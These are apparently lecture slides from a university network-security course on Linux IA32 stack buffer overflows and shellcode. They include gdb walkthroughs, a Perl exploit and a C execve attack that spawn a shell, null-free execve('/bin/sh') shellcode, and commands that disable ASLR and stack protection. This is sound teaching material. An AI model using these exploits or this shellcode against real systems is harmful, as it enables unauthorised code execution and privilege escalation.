0x080483e5 <+1>:    mov    %esp,%ebp
0x080483e7 <+3>:    sub    $0x28,%esp
0x080483ea <+6>:    mov    $0x804a040,%eax
0x080483ef <+11>:   mov    %eax,0x4(%esp)
0x080483f3 <+15>:   lea    -0x18(%ebp),%eax
0x080483f6 <+18>:   mov    %eax,(%esp)
0x080483f9 <+21>:   call0x8048300 <strcpy@plt>
0x080483fe <+26>:   leave
0x080483ff <+27>:   ret
```

End of assembler dump.

在关键位置设置断点

- 在函数foo的入口、对strcpy的调用、出口及其它需要重点分析的位置设置断点：
- (gdb) **b *(foo+0)**

Breakpoint 1 at 0x80483e4

- (gdb) **b *(foo+21)**

Breakpoint 2 at 0x80483f9

- (gdb) **b *(foo+27)**

Breakpoint 3 at 0x80483ff

- (gdb) display/i $pc

运行程序并在断点处观察寄存器的值

- (gdb) **r**

  Starting program: /home/ns/overflow/bin/buf
  Breakpoint 1, 0x080483e4 in foo ()
  1: x/i $pc
  => 0x80483e4 <foo>: push %ebp

- (gdb) **x/x $esp**

  0xbffff38c: 0x0804840b

- 函数入口处的堆栈指针esp指向的栈（地址为0xbffff38c）保存了函数foo()返回到调用函数(main)的地址（0x0804840b），即“函数的返回地址”。

- 为了核实该结论，可以查看main的汇编代码：
  - 在地址为0x0804840b指令的前一条指令为call 0x80483e4 <foo>，而地址0x80483e4为函数foo()的第一条指令的地址，因此，函数入口处的堆栈保存的是被调用函数的返回地址。也可以用下面的gdb命令证实这一点。
- (gdb) x/2i 0x0804840b-5

  0x8048406 <main+6>: **call 0x80483e4 <foo>**
  0x804840b <main+11>:mov $0x0,%eax

- 记录堆栈指针esp的值，在此以A标记：**A=$esp=0xbffff38c**。

继续执行到下一个断点

- (gdb) c

  Breakpoint 2, 0x080483f9 in foo ()
  1: x/i $pc
  => 0x80483f9 <foo+21>: call 0x8048300 <strcpy@plt>

- 查看执行strcpy(des, src)之前堆栈的内容。由于C语言默认将参数逆序推入堆栈，因此，src（全局变量Lbuffer的地址）先进栈（高地址），des（foo()中buff的首地址）后进栈（低地址）。

- (gdb) x/x $esp

  0xbffff360: 0xbffff370

- (gdb)

  0xbffff364: 0x0804a040

- (gdb) x/s 0x0804a040

  0x804a040 <Lbuffer>:
  "01234567890123456789========ABCD“

- 可见，Lbuffer 的地址0x804a040 保存在地址为0xbffff364的栈中，buff的首地址0xbffff370保存在地址为0xbffff360的栈中。

- 令**B = buff的首地址=0xbffff370**，则buff的首地址与返回地址所在栈的距离=A-B=0xbffff38c - 0xbffff370=**0x1c=28**。
- 因此，如果Lbuffer的内容超过28字节，则将发生缓冲区溢出，并且返回地址被改写。Lbuffer的长度为32字节，其中最后的4个字节为“ABCD”，因此，执行strcpy(des, src)之后，返回地址由原来的0x0804840b变为”ABCD”（0x44434241），即返回地址被改写。
- 继续执行到下一个断点：
- (gdb) c

  Breakpoint 3, 0x080483ff in foo ()
  1: x/i $pc
  => **0x80483ff <foo+27>: ret**

- 即将执行的指令为ret。执行ret时把堆栈的内容（4个字节）弹出到指令寄存器eip，esp的值增加4，然后跳转到eip所保存的地址去继续执行（**ret指令让eip等于esp指向的内容，并且 esp等于esp+4**）。

- (gdb) x/s $esp
  0xbffff38c: "ABCD"
- 可见，执行ret之前的堆栈的内容为”ABCD”，即0x44434241。可以推断执行ret后将跳到地址0x44434241去执行。

- 继续单步执行下一条指令：
- (gdb) si
  - 0x44434241 in ?? ()
  - 1: x/i $pc
  - => 0x44434241: **<error: Cannot access memory at address 0x44434241>**
- (gdb) x $eip
  - 0x44434241: **Cannot access memory at address 0x44434241**
- 可见程序指针eip的值为0x44434241，而0x44434241是不可访问的地址，因此发生段错误。
- eip=0x44434241，正好是”ABCD”倒过来，这是由于IA32默认字节序为little_endian（低字节存放在低地址）。
- 通过修改Lbuffer的内容（将**ABCD**改成期望的地址），就可以设置需要的返回地址，从而可以将eip变为可以控制的地址，也就是说可以控制程序的执行流程。

调试重点

- 在3个关键之处设置断点：
  - ✓(1) 第一条汇编语句：在此记下函数的返回地址（A=**$esp本身的值**）(会动态变化)
  - ✓(2) 调用strcpy对应的汇编语句：记下smallbuf的起始地址=**$esp指向的内存的值**=B (会动态变化)，与A相减可以得到产生缓冲区溢出所需的字节数（偏移offset）=**A-B**
  - ✓(3) ret语句：查看esp指向的内容，确定被修改后的返回地址。

8.2.3 缓冲区溢出攻击技术

- 为了实现缓冲区溢出攻击，需要向被攻击的缓冲区写入合适的内容。为此，攻击者必须精心构造攻击串，并根据被攻击缓冲区的大小将**shellcode**放置在适当的位置。在此以strcpy为例，说明攻击串的构造方法。考虑如下函数：

```
void foo() {
    char buffer[LEN];
    strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会发生缓冲区溢出错误。在此buffer是被攻击的字符串，attackStr是攻击串。
- 假定attackStr是攻击者可以设置的，则有两种常用的方法构造attackStr。

方法一：将Shellcode放置在*跳转地址*(函数返回地址所在的栈)之前

- 如果被攻击的缓冲区(buffer)较大，足以容纳Shellcode，则可以采用这种方法。attackStr的内容按图8-1(a)的方式组织。
- 其中，offset为被攻缓冲区(buffer)首地址与函数的返回地址所在栈地址的距离，需要通过gdb调试确定（见8.2.2）。对于老版本的Linux系统，跳转地址RETURN的值可通过gdb调试目标进程而确定。然而，现代的操作系统由于在内核使用了地址随机化技术，堆栈的起始地址是动态变化的，进程每次启动时均与上一次不同，只能猜测一个可能的地址。

攻击串的构造




图8-1(a) 攻击串的构造

即将执行strcpy之前buffer及栈的内容




图8-1(b) 即将执行strcpy之前buffer及栈的内容

执行strcpy语句之后buffer及栈的内容




图8-1(a)中的跳转地址应按如下公式计算：
RETURN=buffer的起始地址+n， 其中， 0<n<N

图8-2 执行strcpy语句之后buffer及栈的内容

方法二：将Shellcode放置在跳转地址(函数返回地址所在的栈)之后

- 如果被攻击的缓冲区(buffer)的长度小于Shellcode的长度，不足以容纳shellcode，则只能将Shellcode放置在跳转地址之后。attackStr的内容按图8-3 (a)的方式组织。
- 即将执行strcpy (buffer, attackStr)语句时，buffer及栈的内容如图8-3(b)所示。执行strcpy (buffer, attackStr)语句之后，buffer及栈的内容如图8-4所示。
- 图8-3(a)中的跳转地址应按如下公式计算
  RETURN=buffer的起始地址+**offset+4**+n，
  其中， $0<n<N$

攻击串的构造




图8-3(a) 攻击串的构造

即将执行strcpy之前buffer及栈的内容




图8-3(b) 即将执行strcpy之前buffer及栈的内容

执行strcpy语句之后buffer及栈的内容




图8-4 执行strcpy语句之后buffer及栈的内容

- 目前的Linux发行版本默认采用了地址随机化技术，**buffer的起始地址会动态变化**，从而无法准确计算RETURN。传统的方法是通过调试技术获得 buffer的起始地址(esp的值)大概取值范围，然后加上偏移和在Shellcode前面加上大量的 **nop指令(0x90)**，这样的N足够大，以至于RETURN必然指向其中的某个NOP，从而确保最终会执行到shellcode。
- 如果关闭了Linux系统的地址随机化机制（设置内核变量kernel.randomize_va_space 的值为0。在终端输入命令：**sudo sysctl -w kernel.randomize_va_space=0**），对于本地溢出，有一种方法可以更精确定位shellcode的地址。该方法把Shellcode放在**环境变量**中。

把shellcode放在环境变量中




图 8-5 把shellcode放在环境变量中

演示：环境变量在堆栈中的位置

- (gdb) gdb buf
- (gdb) b *(main+0)
- (gdb) r
- (gdb) x/20x 0xbffffffc
  0xbffffffc:0x00000000 Cannot access memory at 0xc0000000
- (gdb) x/20s 0xbffffffc-0x400
  0xbffffbfc: "_PATH=/org/freedesktop/DisplayManager/Seat0"
  0xbffffc28: "SSH_AUTH_SOCK=/tmp/keyring-ZIrjwi/ssh"
- 由此可见，Linux系统的环境变量占的空间是很大的，一般在1KB(0x400)以上，足于容纳shellcode。如果把shellcode放在环境变量所占的堆栈，可以准确计算出跳转地址。

- 用0xbffffffc减去程序路径的长度和后面的结束符0，再减去shellcode的长度和后面的结束符0就可以精确得到shellcode开始的地址。计算公式如下：

  RETURN = 0xbffffffc - (length($path)+1) - (length($shellcode)+1);

- 该方法的关键在于把shellcode放到环境变量中。
- 在现代的Linux操作系统中，gcc默认打开了栈不可执行开关，需要在编译C程序时用以下选项允许栈可执行：

  -z execstack

- 如果我们能把shellcode放在环境变量中的某个地址开始的栈中，则可将该地址作为跳转地址，并通过命令行参数的形式输入到被攻击的程序中，从而溢出后跳转到shellcode。通过perl语言的内置变量%ENV可以修改环境变量的值。实现该功能的例程见exploit.pl。

例程：vulnerable.c

```
char Lbuffer[] = "01234567890123456789========ABCD";
void foo()
{
    char vulnbuff[16];    strcpy (vulnbuff, Lbuffer);
    printf ("\n%s\n", vulnbuff);    getchar(); /* for debug */
}
int main (int argc, char *argv[])
{   strcpy (Lbuffer, argv[1]);    foo();
}
```

- gcc -fno-stack-protector -z execstack -o vul ../src/vulnerable.c
- 该程序从命令行输入一些信息，用gdb对其可执行代码调试可知：当输入的信息超出了28个字节时会产生溢出错误（演示）。


```
#!/usr/bin/perl
# exploit.pl
#以"$"定义变量，"."(dot)点号连接上下两行字符串
$shellcode ="\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69".
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
#修改以下代码行，设置正确的程序路径
$path="/home/ns/overflow/bin/vul";
#计算跳转地址的值
$ret = 0xbffffffc - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('l', $ret);
printf("[+] Using ret shellcode 0x%x\n",$ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90";  # 8 NOPs
$nops=$nops.$nops.$nops;   # 24 NOPs
$nops=$nops."\x90\x90\x90\x90"; # 28 NOPs
$argv=$nops.$new_retword;  # 28 NOPs+RETURN
%ENV=(); $ENV{SHELLCODE}=$shellcode;
exec "$path",$argv;
```


- 在Linux系统的terminal中输入perl exploit.pl，则可以得到一个本地shell：
- ns@ubuntu:~/overflow/bin$ **perl ../src/exploit.pl**
  [+] Using ret shellcode **0xbfffffcb**
  ����������������������������������
  $
- 如果要观察vulnerable的运行情况，则输入perl exploit.pl后先不按Enter键，在另一个(具有root权限的) terminal输入：
  - **ps –A | grep vul**
  - **sudo gdb vul 3345** (注：假定3345为进程ID号)
  - **x/i 0xbfffffcb** (注：查看shellcode)

用execve实现本地攻击

- execve可以控制环境变量，因此可以实现本地攻击。

```
void attack(){
    char * name[3];
    name[0] = "/home/ns/overflow/bin/vul";  //0xbfffffc9
    name[1] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xc9\xff\xff\xbf";
    name[2] = NULL;
    char * envp[2];
    envp[0] =
"SHELLCODE=\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
    envp[1] = NULL;
    execve( name[0], name, envp );
}
```


- bin$ gcc -o lattack ../src/lattack.c
- bin$ ./lattack

  ������������������������������������

- $ id
  uid=1001(ns) gid=1002(ns) groups=1002(ns),4(adm),27(sudo),109(lpadmin),112(nopasswdlogin),124(sambashare),1001(vboxsf)
- $ exit
- ns@ubuntu:~/overflow/bin$

谢谢！

(2020秋季，网络安全，编号：COMP6216P)

第9章
Linux32 shellcode技术

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

Linux shellcode技术

- **缓冲区溢出攻击面临的3个问题：**
  - **(1)跳转地址放在攻击串的什么位置（偏移）**
  - **(2)跳转地址的值（调试目标进程，确定(或猜测)目标缓冲区的起始地址+偏移）**
  - **(3)编写期望(能实现某些功能)的shellcode**
- 编写shellcode要用到汇编语言。*x86*的汇编语法常见的有*AT&T*和*Intel*。
  - *Linux*下的编译器和调试器使用的是***AT&T*语法**(***mov src, des***)
  - *Win32*下的编译器和调试器使用的是***Intel*语法**(***mov des, src***)

主要内容

9.1 Linux IA32中的系统调用
9.2 编写Linux IA32的shellcode
- 9.2.1 编写一个能获得shell的C程序
- 9.2.2 用系统功能调用获得shell
- 9.2.3 从可执行文件中提取出shellcode

9.3 Linux IA32本地攻击
- 9.3.1 小缓冲区的本地溢出攻击
- 9.3.2 大缓冲区的本地溢出攻击

9.4 Linux IA32 远程攻击

9.1 Linux IA32中的系统调用

- Linux系统中的每一个函数最终都是由系统调用实现的，观察例程1(exit.c)的执行过程就可以验证这一点。
- 例程1：exit.c

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
   exit(0x12);
}
```


编译、运行、跟踪程序

- 编辑该程序并执行：

```
$  gcc -o e ../src/exit.c
$  ./e
$  echo $?
18
```

- 为了观察程序的内部运行过程，用gdb跟踪其执行过程。

```
$  gdb e
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5)
......
```


反汇编main函数

```
(gdb) disas main
  Dump of assembler code for function main:
    0x0804840b <+0>:      lea    0x4(%esp),%ecx
    0x0804840f <+4>:      and    $0xfffffff0,%esp
    0x08048412 <+7>:      pushl  -0x4(%ecx)
    0x08048415 <+10>:     push   %ebp
    0x08048416 <+11>:     mov    %esp,%ebp
    0x08048418 <+13>:     push   %ecx
    0x08048419 <+14>:     sub    $0x4,%esp
    0x0804841c <+17>:     sub    $0xc,%esp
    0x0804841f <+20>:     push   $0x12
    0x08048421 <+22>:     call   0x80482e0 <exit@plt>
  End of assembler dump.
```


- exit最终会调用_exit，对其反汇编：

```
(gdb) disas _exit
No symbol table is loaded.  Use the "file" command.
```

- gdb提示_exit不存在。这是因为现代操作系统大量使用动态链接库，有些函数只有在进程启动后才映射到进程的内存空间。为此，在主函数main中设置一个断点，并启动进程。

```
(gdb) b *(main+22)
Breakpoint 1 at 0x8048421
(gdb) disp/i $pc
1: x/i $pc
<error: No registers.>
(gdb) r
```


- 现在可以反汇编_exit这个函数了。

```
(gdb) disas _exit
Dump of assembler code for function _exit:
  0xb7eb97c8 <+0>:      mov    0x4(%esp),%ebx
  0xb7eb97cc <+4>:      mov    $0xfc,%eax
  0xb7eb97d1 <+9>:      call   *%gs:0x10
  0xb7eb97d8 <+16>:     mov    $0x1,%eax
  0xb7eb97dd <+21>:     int    $0x80
  0xb7eb97df <+23>:     hlt
End of assembler dump.
```

- 注意第3行代码，在此设置断点，执行该行指令将进入内核。


```
(gdb) b *(_exit+9)
Breakpoint 2 at 0xb7eb97d1:
(gdb) c
1: x/i $pc
=> 0xb7eb97d1 <_exit+9>:        call   *%gs:0x10
(gdb) si
0xb7fd9cfc in __kernel_vsyscall ()
1: x/i $pc
=> 0xb7fd9cfc <__kernel_vsyscall>:    push   %ecx
(gdb) si
0xb7fd9cfd in __kernel_vsyscall ()
1: x/i $pc
=> 0xb7fd9cfd <__kernel_vsyscall+1>:  push   %edx
```

- 可见，call *%gs:0x10将进入到内核系统调用。


```
(gdb) disas __kernel_vsyscall
  Dump of assembler code for function __kernel_vsyscall:
    0xb7fd9cfc <+0>: push   %ecx
  => 0xb7fd9cfd <+1>:        push   %edx
    0xb7fd9cfe <+2>: push   %ebp
    0xb7fd9cff <+3>: mov    %esp,%ebp
    0xb7fd9d01 <+5>:         sysenter
    0xb7fd9d03 <+7>:         int    $0x80
    0xb7fd9d05 <+9>:         pop    %ebp
    0xb7fd9d06 <+10>:        pop    %edx
    0xb7fd9d07 <+11>:        pop    %ecx
    0xb7fd9d08 <+12>:        ret
  End  of  assembler  dump.在执行sysenter指令处设置一个断点：
(gdb) b *(__kernel_vsyscall +5)
  Breakpoint 3 at 0xb7fd9d01
```

- 指令sysenter是在奔腾(R) II 处理器上引入的“快速系统调用”功能的一部分。指令sysenter进行过专门的优化，能够以最佳性能转换到保护环 0 (CPL 0)。sysenter是int $0x80的替代品，实现相同的功能。

- 继续执行到指令sysenter，查看寄存器的值：

```
(gdb) c
Breakpoint 3, 0xb7fd9d01 in __kernel_vsyscall ()
1: x/i $pc
=> 0xb7fd9d01 <__kernel_vsyscall+5>:  sysenter
```



```
(gdb) i reg eax ebx ecx edx
eax     0xfc    252
ebx     0x12    18
ecx     0xb7fbc1d8      -1208237608
edx     0x0     0
(gdb) si
[Inferior 1 (process 3436) exited with code 022]
```

- 可见，在系统调用之前，进程**设置eax的值为0xfc**，这是实现_exit的系统调用号；设置ebx的值为_exit的参数，即退出系统的退出码。
- 我们也可以直接使用系统功能调用sysenter(int $0x80)实现exit(0x12)相同的功能，这只要在系统调用前设置好寄存器的值就可以了。

- 例程2：exit_asm.c

```
void main(){
    __asm__(
        "mov    $0xfc,%eax;"
        "mov    $0x12,%ebx;"
        "sysenter;“
        //"int  $0x80;"
    );
}
```

- 编辑该程序并执行：

```
:~/overflow/bin $ gcc -o exit_asm ../src/exit_asm.c
$  ./exit_asm
$  echo $?
18
```

- 可见例程2和例程1实现了相同的功能。

Linux下的函数最终用系统功能调用实现

- Linux下的每一个函数最终是通过系统功能调用sysenter(或int $0x80)实现的。系统功能调用号用寄存器eax传递，其余的参数用其他寄存器或堆栈传递。

- **注意：**
  - 有些系统不支持sysenter指令。
  - 虽然sysenter和int $0x80具有相同的功能，但是从通用性考虑，用int $0x80更好一些。

9.2 编写Linux IA32的shellcode

- shellcode是注入到目标进程中的二进制代码，其功能取决于编写者的意图。编写shellcode要经过以下3个步骤：

1. 编写简洁的能完成所需功能的C程序；
2. 反汇编可执行代码，用系统功能调用代替函数调用，用汇编语言实现相同的功能；
3. 提取出操作码，写成shellcode，并用C程序验证。

9.2.1 编写一个能获得shell的C程序

- 通常溢出后是为了得到一个Shell，以便于控制目标系统。
- 编译shell.c并运行：

```
gcc -o shell ../src/shell.c
./shell
$
```

- 可见，能获得一个shell（提示符不同）。

shell.c

```
void foo()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL );
}
int main(int argc, char * argv[])
{   foo();   return 0; }
```


9.2.2 用系统功能调用获得shell

- 用gdb跟踪shell的运行，确定执行execve的系统功能调用号及其它寄存器的值。

```
$  gdb shell
(gdb) disas foo
  Dump of assembler code for function foo:
    0x0804846b <+0>:    push   %ebp
    0x0804846c <+1>:    mov    %esp,%ebp
  …………
    0x08048497 <+44>:   call   0x8048350 <execve@plt>
  …………
    0x080484b1 <+70>:   leave
    0x080484b2 <+71>:   ret
  End of assembler dump.
```



```
(gdb) b *(foo+41)
(gdb) r
(gdb) disp/i $pc
  Breakpoint 1, 0x08048497 in foo ()
  1: x/i $pc
  => 0x8048497 <foo+44>:     call   0x8048350 <execve@plt>
(gdb) disas execve
  Dump of assembler code for function execve:
    0xb7eb97e0 <+0>:    push   %ebx
    0xb7eb97e1 <+1>:    mov    0x10(%esp),%edx
  …………
    0xb7eb97f2 <+18>:   call   *%gs:0x10
    0xb7eb97f9 <+25>:   pop    %ebx
  End of assembler dump.
```

```
(gdb) b *(execve+18)
    Breakpoint 2 at 0xb7eb97f2:
(gdb) c
    Continuing.
    1: x/i $pc
    => 0xb7eb97f2 <execve+18>:      call   *%gs:0x10
(gdb) si
    0xb7fd9cfc in __kernel_vsyscall ()
    1: x/i $pc
    => 0xb7fd9cfc <__kernel_vsyscall>:      push   %ecx
```

- 在此进入内核的虚拟系统调用。反汇编__kernel_vsyscall，设置断点，继续执行直到sysenter指令。


```
(gdb) disas __kernel_vsyscall
    Dump of assembler code for function __kernel_vsyscall:
    => 0xb7fd9cfc <+0>:      push   %ecx
      0xb7fd9cfd <+1>:       push   %edx
      0xb7fd9cfe <+2>:       push   %ebp
      0xb7fd9cff <+3>:       mov    %esp,%ebp
      0xb7fd9d01 <+5>:       sysenter
    ......
    End of assembler dump.
(gdb) b *(__kernel_vsyscall +5)
    Breakpoint 3 at 0xb7fd9d01
(gdb) c
    Breakpoint 3, 0xb7fd9d01 in __kernel_vsyscall ()
    1: x/i $pc
    => 0xb7fd9d01 <__kernel_vsyscall+5>:      sysenter
```


- 查看寄存器的值，

```
(gdb) i reg eax ebx ecx edx
    eax        0xb 11
    ebx        0x8048560    134514016
    ecx        0xbfffee94   -1073746284
    edx        0x0 0
(gdb) x/x $ecx
    0xbfffee94:    0x08048560
(gdb)
0xbfffee98:       0x00000000
(gdb) x/s $ebx
    0x8048560:     "/bin/sh"
(gdb) si
    process 3575 is executing new program: /bin/dash
    ......
(gdb) c
    Continuing.
    ……
    $
```


- 因此，执行sysenter之前寄存器的值为：
  eax保存execve的系统调用号11；
  ebx保存字符串name[0]="/bin/sh"这个指针；
  ecx保存字符串数组name这个指针；
  edx为0。
- 这样执行sysenter后就能执行/bin/sh，得到一个shell了。
- 如果用相同的寄存器的值调用sysenter，则可以不调用execve函数，也可以达到相同的目标。

(shell_asm.c)用功能调用实现execve

```
void foo()
{   __asm__(
     "mov   $0x0,%edx   ;"
     "push  %edx        ;"
     "push  $0x0068732f ;"
     "push  $0x6e69622f ;"
     "mov   %esp,%ebx   ;"
     "push  %edx        ;"
     "push  %ebx        ;"
     "mov   %esp,%ecx   ;"
     "mov   $0xb,%eax   ;"
     "int   $0x80       ;"
     //"sysenter   ;");}
int main(int argc, char * argv[])
{   foo();   return 0;   }
```

```
$gcc -o shell_asm shell_asm.c
$ ./shell_asm
$
```

- 可实现execve的功能。

It works!!!

9.2.3 从可执行文件中提取出shellcode

- 下一步工作是从可执行文件中提取出操作码，作为字符串保存为shellcode，并用C程序验证。
- 为此，先利用objdump(或gdb)把核心代码(在此为foo函数的代码)反汇编出来：

```
$  objdump -d shell_asm
    shell_asm:     file format elf32-i386
    ……
    Disassembly of section .text:
    ……
```



```
080483db <foo>:
 80483db:        55                push  %ebp
 80483dc:89 e5                     mov   %esp,%ebp
 80483de:ba 00 00 00 00            mov   $0x0,%edx
 80483e3:52                        push  %edx
 80483e4:68 2f 73 68 00            push  $0x68732f
 80483e9:68 2f 62 69 6e            push  $0x6e69622f
 80483ee:89 e3                     mov   %esp,%ebx
 80483f0: 52                       push  %edx
 80483f1: 53                       push  %ebx
 80483f2: 89 e1                    mov   %esp,%ecx
 80483f4: b8 0b 00 00 00           mov   $0xb,%eax
 80483f9: cd 80                    int   $0x80
 80483fb: 90                       nop
 80483fc: 5d                       pop   %ebp
 80483fd: c3                       ret
```


- 其中地址范围在[80483b7, 80483d4)的二进制代码是shellcode所需的操作码，将其按顺序放到字符串中去，该字符串就是实现指定功能的shellcode。
- 在本例中，shellcode如下：

```
char shellcode[]
="\xba\x00\x00\x00\x00\x52\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80";
```

- 例程：**shell_asm_badcode.c**

```
char shellcode[] ="\xba\x00\x00\x00\x00\x52\x68\x2f\x73\x68\x00\
\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80
";
void main(){    ((void (*)())shellcode)();}
```

- 编译并运行该程序，结果正确：

```
gcc -fno-stack-protector -z execstack -o shell_bad ../src/shell_asm_badcode.c
./shell_bad
$
```

- 虽然该shellcode能实现期望的功能，但shellcode中存在字符’\x00’，而**’\x00’是字符串结束标志**。由于shellcode是要拷贝到缓冲区中去的，在’\x00’之后的代码将丢弃。因此，**shellcode中不能存在’\x00’**。
- 有两种方法避免shellcode中的’\x00’：
  (1) **修改汇编代码**，用别的汇编指令代替会出现机器码’\x00’的汇编指令，比如用xor %edx,%edx代替mov $0x0,%edx。这种方法适合简短的shellcode；
  (2) **对shellcode进行编码**，把解码程序和编码后的shellcode作为新的shellcode。
- 我们在此介绍第1种方法，第2种方法在“第11章 Windows shellcode技术”中介绍。

- 目标代码中有3条汇编指令包含’\x00’：

```
ba 00 00 00 00        mov    $0x0,%edx
68 2f 73 68 00        push   $0x68732f
b8 0b 00 00 00        mov    $0xb,%eax
```

1. 用”xor %reg, %reg”置换 “mov $0x0, %reg”
2. 用”//bin/sh” 置换”/bin/sh”，汇编码变为：
   push $0x68732f6e
   push $0x69622f2f
3. 用”lea 0xb(%edx), %eax”置换”mov $0xb，% eax”

- 修改后的汇编代码(shell_asm_fix.c)如下：

```
__asm__(
    "xor   %edx,%edx ;"
    "push  %edx ;"
    "push  $0x68732f6e ;"
    "push  $0x69622f2f ;"
    "mov   %esp,%ebx ;"
    "push  %edx ;"
    "push  %ebx ;"
    "mov   %esp,%ecx ;"
    "lea   0xb(%edx),%eax ;"
    "int   %0x80;"
);
```


- 用objdump把代码提取出来，得到正确的shellcode (shell_asm_fix_opcode.c)如下：

```
char shellcode[]=
"\x31\xd2"                // xor    %edx,%edx
"\x52"                    // push   %edx
"\x68\x6e\x2f\x73\x68"    // push   $0x68732f6e
"\x68\x2f\x2f\x62\x69"    // push   $0x69622f2f
"\x89\xe3"                // mov    %esp,%ebx
"\x52"                    // push   %edx
"\x53"                    // push   %ebx
"\x89\xe1"                // mov    %esp,%ecx
"\x8d\x42\x0b"            // lea    0xb(%edx),%eax
"\xcd\x80";               // int    $0x80
```

- 该shellcode在目标进程空间运行后将获得一个shell，可以用于对任何Linux IA32进程的攻击。

9.3 Linux IA32本地攻击

- 如果在目标系统中有一个合法的帐户，则可以先登录到系统，然后通过攻击某个具有root权限的进程，以试图提升用户的权限从而控制系统。
- 如果被攻击的目标缓冲区较小，不足以容纳shellcode，则将shellcode放在被溢出缓冲区的后面；如果目标缓冲区较大，足以容纳shellcode，则将shellcode放在被溢出缓冲区中。
- 一般而言，如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能获得shell。如果进程从终端获取用户的输入，尤其是要求输入字符串，则很难获得shell。这是因为shellcode中有大量的不可显示的字符，用户很难以字符的形式输入到缓冲区。

9.3.1 小缓冲区的本地溢出攻击

- 以下函数(***lvictim.c***)从文件中读取数据，然后拷贝到一个小的缓冲区中。

```
#define LARGE_BUFF_LEN 1024
void smash_smallbuf(char * largebuf)
{
    char buffer[32];
    FILE *badfile;
    badfile = fopen("./SmashSmallBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a small buffer with %d bytes.\n\n",strlen(largebuf));
    strcpy(buffer, largebuf);     // smash it and get a shell.
}
```



```
void main(int argc, char * argv[])
{
    char attackStr[LARGE_BUFF_LEN+1];
    smash_smallbuf(attackStr);
}
```

